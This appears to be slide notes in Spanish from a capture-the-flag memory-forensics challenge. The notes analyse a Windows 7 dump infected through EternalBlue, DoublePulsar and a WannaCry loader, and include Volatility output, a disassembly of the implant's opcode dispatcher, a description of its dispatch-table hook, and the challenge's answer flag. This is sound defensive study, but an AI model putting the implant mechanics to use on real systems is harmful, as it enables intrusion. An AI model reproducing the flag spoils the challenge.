00cc528c 61 62 8E 9C 9F 10 F4 6A 36 DE CB 7A 31 07 21 C5 9E 10 8E FA 15 E8 B3 38 61 EF 0B D1 4D 62 8E F8 9F 10 F4 6A 36 DE CB 7A 31 07 05 C5 ab.....j6..z1.!.......8a...Mb.....j6..z1....
00cc52b8 9E 10 8E FA 15 E8 B3 3B 61 EF 0B D1 71 62 4C C1 EB EF 37 D2 D9 EE 0B 3A 61 9B 09 0B A1 2C 09 2A 72 EC 1F 2E 63 F9 1C 39 31 BC 0F 6E .......;a...qbL...7....:a....,.*r...c..91..n
00cc52e4 35 EC 5E 6D 67 7F 98 3C F4 78 09 EA B6 EF 0D 2F 74 ED 13 21 62 F3 17 3C 7C F2 09 24 7E EC 53 61 65 B3 57 39 3C B0 0C AE F5 E9 93 A1 5.^mg..<.x...../t..!b..<|..$~.Sae.W9<.......
00cc5310 66 73 97 3C FC 70 09 E2 BE EF E2 F5 61 EF 0B 64 88 26 0B 3A 61 DE CB 5A D1 F7 6F B1 79 64 50 0A EA B4 07 B1 3A FB 80 49 49 64 60 2A fs.<.p......a..d.&.:a..Z..o.ydP.....:..IId`*
00cc533c E4 02 04 BE E3 EF 0B 3A 50 3D CA F8 64 89 A6 36 41 DF C9 5C E2 D1 0B 4F 90 64 10 01 35 CB 2F 4F B8 64 4F 1E 49 6A CB 4F 65 66 E3 D1 .......:P=..d..6A..\...O.d..5./O.dO.Ij.Oef..
00cc5368 38 64 76 06 60 00 80 45 19 EE E4 03 8E 9B 44 B1 2E F7 8E F3 15 A7 80 6D 7D EE E1 B1 3E CF 0A D1 EA 90 2F 3B 8E 66 5F 1E 45 64 38 3B 8dv.`..E......D........m}...>...../;.f_.Ed8;
00cc5394 8F DE D9 FB A3 EA A7 36 41 DF C9 BA 5F EF 7E C9 5A BB 2F 12 15 E5 88 FD 63 6C C8 3E 83 30 E0 28 6E 58 1C FB 83 ED 08 6E 45 CB 80 38 .......6A..._.~.Z./.....cl.>.0.(nX.....nE..8
00cc53c0 60 07 82 7E 45 F3 6A F8 69 EF 0D E5 D1 C3 5A 09 EB 62 AF 3A 19 7A 2C BF 61 D4 0B 9B D5 EF D0 8C D7 0A 0B FE 43 E8 E9 3A E3 B5 1E 70 `..~E.j.i.....Z..b.:.z,.a...........C..:...p
00cc53ec 61 EF 3A FA EA A1 0F 5E E8 E7 E0 3E EA 8B 2F 32 E2 2B 1B 67 3F DE CB 5E EE EF 80 1C E8 AB 2F 26 50 2F 86 77 61 62 56 C1 48 36 82 E5 a.:....^...>../2.+.g?..^....../&P/.wabV.H6..
00cc5418 92 45 86 77 96 62 96 A6 93 10 F4 13 B8 66 D4 C9 CB 8E C8 D2 C8 1D F4 C5 8A E6 9B 3A 75 EF 0B 3B 61 EF 0B 77 3B 7F 0B 39 61 EF 0B 3E .E.w.b.......f..............:u..;a..w;..9a..>
00cc5444 61 EF 0B C5 9E EF 0B 82 61 EF 0B 3A 61 EF 0B 7A 61 EF 0B 3A 61 EF 0B 3A 61 EF 0B 3A 61 EF 0B 3A 61 EF 0B 3A 61 EF 0B 3A 61 EF 0B 3A a.......a..:a..za..:a..:a..:a..:a..:a..:a..:
00cc5470 61 EF 0B 3A 61 EF 0B EA 61 EF 0B 34 7E 55 05 3A D5 E6 C6 1B D9 EE 47 F7 40 BB 63 53 12 CF 7B 48 0E 88 79 5B 0C CF 68 5B 0F 81 64 4E a..:a...a..4~U.:......G.@.cS..{H..y[..h[..dN
00cc549c 41 8D 6E 1A 13 9A 65 1A 08 81 2B 7E 2E BC 2B 57 0E 8B 6E 14 6C E2 01 1E 61 EF 0B 3A 61 EF 0B 43 7B AD CB 07 1A C3 98 07 1A C3 98 07 A.n...e...+~..+W..n.l...a..:a..C{..........
00cc54c8 1A C3 98 DA E5 08 98 04 1A C3 98 07 1A C2 98 0F 1A C3 98 0A 48 23 98 06 1A C3 98 0A 48 1D 98 06 1A C3 98 68 08 8C 63 07 1A C3 98 3A ....................H#......H......h..c....:
00cc54f4 61 EF 0B 3A 61 EF 0B 3A 61 EF 0B 3A 61 EF 0B 3A 61 EF 0B 3A 61 EF 0B 6A 24 EF 0B 76 60 EB 0B 9A 6A E2 58 3A 61 EF 0B 3A 61 EF 0B DA a..:a..:a..:a..:a..:a..j$..v`...j.X:a..:a...
00cc5520 61 ED 2A 31 60 E3 0B 3A 63 EF 0B 3A 6F EF 0B 3A 61 EF 0B 0A 70 EF 0B 3A 71 EF 0B 3A 41 EF 0B 3A 61 EF 1B 3A 71 EF 0B 3A 63 EF 0B 3C a.*1`..:c..:o..:a..p..:q..:A..:a..:q..:c..<
```

El paquete de tamaño 0x2000 contiene indicios de paquete **SMB2**

2. Atenea reto parte (I): Doublepulsar

- ¿Qué se ha ejecutado tras aprovechar Eternalblue?
    - Eternalblue suele venir acompañado de DoublePulsar en la herramienta **fuzzbunch**
- ¿Qué es DoublePulsar?

DoublePulsar is a backdoor implant tool developed by the U.S. National Security Agency's (NSA) Equation Group that was leaked by The Shadow Brokers in early 2017. The tool infected more than 200,000 Microsoft Windows computers in only a few weeks, and was used alongside **EternalBlue** in the May 2017 WannaCry ransomware attack.

El exploit lo que consigue es fijar la persistencia a través de un hook en la posición 14 de la tabla “SrvTransaction2DispatchTable”. Por tanto para ver donde estará ubicado doublepulsar tenemos que obtener la entrada 14 de esta tabla y ver esa dirección que contiene. Enviando paquetes SMB inválidos se invoca a la función SrvTransactionNotImplemented() que es la se ha modificado.

Fuentes de referencia:

- https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html
- Referencia de apoyo: https://www.shelliscoming.com/2017/08/doublepulsar-smb-implant-detection-from.html
- Referencia al plugin: git clone https://github.com/BorjaMerino/DoublePulsar-Volatility/blob/master/doublepulsar.py

2. Atenea reto parte (I): Doublepulsar

Primary Payload

- Step 0: Determine CPU Architecture
- Step 1: Find ntoskrnl.exe Base Address
- Step 2: Locate Necessary Function Pointers
- Step 3: Locate Srv.sys SMB Driver
- Step 4: Patch the SMB Trans2 Dispatch Table

Primero reserva buffer y copia **second payload** y parchea la Tabla.

- Step 5: Send "Knock" and Raw Shellcode ->

Enviando paquetes SMB inválidos


Proceso para implantar el backdoor

https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html

2. Atenea reto parte (I): Doublepulsar

```
volatility  --plugins=plugins/ -f memory.1221191d.img --profile=Win7SP1x86_23418 doublepulsar --pdb_file=EF0EBB8C2741222D42E460143DF89307.pdb

Ptr        Module       Section
---------- ------------ ------------
0x90efb6de srv.sys      PAGE       (0)
0x90ef6153 srv.sys      PAGE       (1)
0x90ef61dc srv.sys      PAGE       (2)
0x90ef8bf8 srv.sys      PAGE       (3)
0x90ef9462 srv.sys      PAGE       (4)
0x90eefff3 srv.sys      PAGE       (5)
0x90ef0d02 srv.sys      PAGE       (6)
0x90eef80a srv.sys      PAGE       (7)
0x90ef05eb srv.sys      PAGE       (8)
0x90ef9654 srv.sys      PAGE       (9)
0x90ef6ae9 srv.sys      PAGE       (10)
0x90ef9654 srv.sys      PAGE       (11)
0x90ef9654 srv.sys      PAGE       (12)
0x90ef175e srv.sys      PAGE       (13)
0x8402b048 UNKNOWN                 (14)
0x90efc09a srv.sys      PAGE       (15)
0x90ee218f srv.sys      PAGE       (16)
```

2. Atenea reto parte (I): Doublepulsar



```
In [1]: dis(0x8402b048)
0x8402b048 8b4c2408                       MOV ECX, [ESP+0x8]
0x8402b04c 60                             PUSHA
0x8402b04d e800000000                     CALL 0x8402b052
0x8402b052 5d                             POP EBP
0x8402b053 6681e500f0                     AND BP, 0xf000
0x8402b058 894d34                         MOV [EBP+0x34], ECX
0x8402b05b e8d9010000                     CALL 0x8402b239
0x8402b060 e843010000                     CALL 0x8402b1a8
0x8402b065 e87f010000                     CALL 0x8402b1e9
0x8402b06a 85c0                           TEST EAX, EAX
0x8402b06c 0f84e3000000                   JZ 0x8402b155
0x8402b072 8b5d3c                         MOV EBX, [EBP+0x3c]
0x8402b075 8b4bd8                         MOV ECX, [EBX-0x28]
0x8402b078 e817010000                     CALL 0x8402b194
0x8402b07d 3c23                           CMP AL, 0x23
0x8402b07f 740d                           JZ 0x8402b08e
0x8402b081 3c77                           CMP AL, 0x77
0x8402b083 741c                           JZ 0x8402b0a1
0x8402b085 3cc8                           CMP AL, 0xc8
0x8402b087 7422                           JZ 0x8402b0ab
0x8402b089 e9b6000000                     JMP 0x8402b144
0x8402b08e 8b4d38                         MOV ECX, [EBP+0x38]
0x8402b091 8b4524                         MOV EAX, [EBP+0x24]
0x8402b094 89410e                         MOV [ECX+0xe], EAX
0x8402b097 31c0                           XOR EAX, EAX
0x8402b099 884112                         MOV [ECX+0x12], AL
0x8402b09c e99f000000                     JMP 0x8402b140
0x8402b0a1 e813010000                     CALL 0x8402b1b9
0x8402b0a6 e9b5000000                     JMP 0x8402b160
0x8402b0ab 8b5d3c                         MOV EBX, [EBP+0x3c]
0x8402b0ae 8b43e8                         MOV EAX, [EBX-0x18]
0x8402b0b1 8b30                           MOV ESI, [EAX]
0x8402b0b3 337528                         XOR ESI, [EBP+0x28]
0x8402b0b6 8b7808                         MOV EDI, [EAX+0x8]
0x8402b0b9 337d28                         XOR EDI, [EBP+0x28]
0x8402b0bc 8b4004                         MOV EAX, [EAX+0x4]
0x8402b0bf 334528                         XOR EAX, [EBP+0x28]
0x8402b0c2 3b4310                         CMP EAX, [EBX+0x10]
0x8402b0c5 89c3                           MOV EBX, EAX
0x8402b0c7 75                             DB 0x75
```

The opcode list is as follows:

0x23 = ping

0xc8 = exec

0x77 = kill


2. Atenea reto parte (I): Flag

https://www.cvedetails.com/cve/cve-2017-0143

Tendremos que introducir (CVE-2017-0143):

```
$ printf "CVE-2017-0143" | md5sum    => f11fa97bbd952a3146ffbddd59276c1d  -
```


flag{f11fa97bbd952a3146ffbddd59276c1d}



The following table contains links to the standard entry for each vulnerability in the Common Vulnerabilities and Exposures list:

Vulnerability title	CVE number	Publicly disclosed	Exploited
Windows SMB Remote Code Execution Vulnerability	CVE-2017-0143	No	No
Windows SMB Remote Code Execution Vulnerability	CVE-2017-0144	No	No
Windows SMB Remote Code Execution Vulnerability	CVE-2017-0145	No	No
Windows SMB Remote Code Execution Vulnerability	CVE-2017-0146	No	No
Windows SMB Remote Code Execution Vulnerability	CVE-2017-0148	No	No

3. Atenea reto parte (II): Descripción



Forense: Memory Analysis Part 2 (0pts)

Dificultad: ★★★☆☆

Una de las redes internas de cierta organización ha sido víctima de una intrusión. Un IDS ha identificado tráfico inusual que podría reflejar movimientos laterales a otros equipos de la misma red. Se sospecha que los equipos que conforman dicha VLAN hayan podido ser comprometidos. Para investigar el incidente en detalle se ha hecho un volcado de memoria (memory.1221191d.img) de uno de los equipos de la red con el objetivo de obtener información sobre la vía de infección y poder así crear los indicadores de compromiso pertinentes. El analista deberá de investigar el fichero de memoria y tratar de contestar las siguientes cuestiones.


¿Qué IP podría estar relacionada con la infraestructura de un potencial atacante?

💾 memory.1221191d.img.zip 9452fd27235597dc3bdb09c1b9f2a76a

3. Atenea reto parte (II): Recapitulamos!

3. Atenea reto parte (II): Recapitulamos!


- Tráfico sospechoso relacionado con EternalBlue.



```
237 1970-01-01 01:00:00,000000        10.0.15.20                          10.0.15.100         SMB         1287
240 1970-01-01 01:00:00,000000        10.0.15.20                          10.0.15.100         SMB         1287
243 1970-01-01 01:00:00,000000        10.0.15.20                          10.0.15.100         SMB         1287
246 1970-01-01 01:00:00,000000        10.0.15.20                          10.0.15.100         SMB         1287
249 1970-01-01 01:00:00,000000        10.0.15.20                          10.0.15.100         SMB         1287
252 1970-01-01 01:00:00,000000        10.0.15.20                          10.0.15.100         SMB         1287
255 1970-01-01 01:00:00,000000        10.0.15.20                          10.0.15.100         SMB         1287
258 1970-01-01 01:00:00,000000        10.0.15.20                          10.0.15.100         SMB         1287
261 1970-01-01 01:00:00,000000        10.0.15.20                          10.0.15.100         SMB         1287
264 1970-01-01 01:00:00,000000        10.0.15.20                          10.0.15.100         SMB         1287
267 1970-01-01 01:00:00,000000        10.0.15.20                          10.0.15.100         SMB         1287
270 1970-01-01 01:00:00,000000        10.0.15.20                          10.0.15.100         SMB         1287
273 1970-01-01 01:00:00,000000        10.0.15.20                          10.0.15.100         SMB         1287
```

3. Atenea reto parte (II): Recapitulamos!


- Tráfico sospechoso relacionado con EternalBlue.
- Dos procesos claramente maliciosos.



1 Problema(s)

\\VBOXSVR\atenea\out\4.dmp

Sf:WNCryLdr-A [Trj]




1 Problema(s)

\\VBOXSVR\atenea\out\300.dmp

Sf:WNCryLdr-A [Trj]

3. Atenea reto parte (II): Recapitulamos!


- Tráfico sospechoso relacionado con EternalBlue.
- Dos procesos claramente maliciosos.
- Uno de ellos el target de nuestro CVE padre y el otro hijo del proceso lssas.exe



```
.... 0x84e0d030:sppsvc.exe                3988    472      4     141 2017-08-07 20:14:48 UTC+0000
... 0x84fc3c30:lsass.exe                   480    380      0 ------ 2017-08-07 20:12:39 UTC+0000
.... 0x841b41f0:rundll32.exe               300    480      1      51 2017-08-07 20:22:46 UTC+0000
... 0x84fc5208:lsm.exe                     488    380     10     150 2017-08-07 20:12:39 UTC+0000
  0x8407ad28:conhost.exe                  3920    388      2      55 2017-08-07 20:21:34 UTC+0000
```

3. Atenea reto parte (II): Recapitulamos!


- Tráfico sospechoso relacionado con EternalBlue.
- Dos procesos claramente maliciosos.
- Uno de ellos el target de nuestro CVE padre y el otro hijo del proceso lssas.exe
- El proceso rundll32 con PID 300 está escuchando en el puerto 8080 ☺



```
  TCPv6    :::49155                 :::0                 LISTENING        472         services.exe
  TCPv4    0.0.0.0:49155            0.0.0.0:0            LISTENING        472         services.exe
  TCPv4    0.0.0.0:8080             0.0.0.0:0            LISTENING        300         rundll32.exe
  TCPv4    0.0.0.0:49156            0.0.0.0:0            LISTENING        232         svchost.exe
```

